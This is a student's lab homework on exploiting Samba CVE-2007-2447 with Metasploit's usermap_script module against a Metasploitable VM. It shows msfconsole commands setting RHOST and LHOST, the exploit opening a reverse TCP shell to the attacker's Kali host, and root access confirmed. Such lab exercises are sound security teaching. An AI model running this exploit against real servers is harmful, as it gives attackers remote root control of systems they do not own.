Homework Extra - Exploiting Samba, CVE20072447: Remote Command

- This is an optional assignment that provides an extra credit of 10 points.
- The due date is Thursday, October 21, 2:30 (Sec 01) / 5:30 (Sec 76).
- Please zoom in on the outcomes.
- Follow the naming convention.
- You should not run Metasploit against a live system.
- YOU ARE NOT ALLOWED TO DO THIS DURING THE CLASS. IT'S ILLEGAL!!

Preparation


- Please watch the following video to learn about Metasploit.
  - Metasploit for Beginners - Modules, Exploits, Payloads And Shells: https://www.youtube.com/watch?v=TieUDcbk-bg&ab_channel=LoiLiangYang

How to use Metasploit

- First, you need to start the databases service to store all the results. Use this command: systemctl start postgresql.
- Second, if you're running Metasploit for the first time, you need to create a database schema. Use this command: msfdb init.
- Next, you start the Metasploit by running this command: msfconsole.

Task 1. (2 points)

1) Get the IP address of Kali. Provide a screenshot for it.


root@CISkali: /home/kali
05:24 PM
File Actions Edit View Help
root@CISkali: /home/kali ×
root@CISkali: /home/kali ×
VNC


```
┌──(kali㉿CISkali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀CISkali)-[/home/kali]
└─# ifconfig kali
kali: error fetching interface information: Device not found

┌──(root💀CISkali)-[/home/kali]
└─# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.7  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::eccb:91ff:fe3b:d2d6  prefixlen 64  scopeid 0x20<link>
        ether ee:cb:91:3b:d2:d6  txqueuelen 1000  (Ethernet)
        RX packets 63  bytes 9436 (9.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 1901 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 42734  bytes 7222147 (6.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42734  bytes 7222147 (6.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root💀CISkali)-[/home/kali]
└─# 
```

2) Get the IP address of Metasploitable. Provide a screenshot for it. \



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ systemctl start postgresql
-bash: systemctl: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 6e:ba:53:ba:28:24
          inet addr:192.168.1.100  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::6cba:53ff:feba:2824/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3932 (3.8 KB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:275 errors:0 dropped:0 overruns:0 frame:0
          TX packets:275 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:108297 (105.7 KB)  TX bytes:108297 (105.7 KB)

msfadmin@metasploitable:~$ _
```

Start Time ↓	End Time	Node	User name	Description	Status
Oct 18 17:47:38	🖵	CyberEdu02	cisSec11@pve	VM/CT 48611 - Console	
Oct 18 17:47:49	Oct 18 17:48:49	CyberEdu01	cisSec11@pve	VM 48611 - Shutdown	Error: VM quit/powerdown fa...
Oct 18 17:47:13	Oct 18 17:47:41	CyberEdu02	cisSec11@pve	VM/CT 48511 - Console	OK
Oct 18 17:46:02	Oct 18 17:47:13	CyberEdu02	cisSec11@pve	VM/CT 48611 - Console	OK
Oct 18 17:45:58	Oct 18 17:46:04	CyberEdu02	cisSec11@pve	VM/CT 48511 - Console	OK


Task 2. (1 point)

1) Explain Samba and the vulnerability associated with CVE 2007-2447.

Samba allows remote hackers to execute commands via shell metacharacters to attack the system.

Task 3 (7 points).

- Refer to the attached file for the instructions: *MP_L3_Exploiting Samba, CVE-2007-2447_ Remote Command Injection.pdf*. Start from p. 19.
- When you select **exploit** and **payload**, you can select the number on the left side instead of the full directory.
- Perform the tasks listed on p. 19 – 25. On p.25, perform the tasks 1-4 and stop. Take a screenshot after completing the four tasks on that page.



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.100
RHOST ⇒ 192.168.100
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT ⇒ 445
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.7
LHOST ⇒ 192.168.7
msf6 exploit(multi/samba/usermap_script) > exploit

[-] 192.168.100:445 - Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.100
RHOST ⇒ 192.168.1.100
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.1.7
LHOST ⇒ 192.168.1.7
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.7:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo cpTBtD3VaKh4aqtc;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\ncpTBtD3VaKh4aqtc\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.7:4444 → 192.168.1.100:44393) at 2021-10-19 16:37:32 -0400

hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
```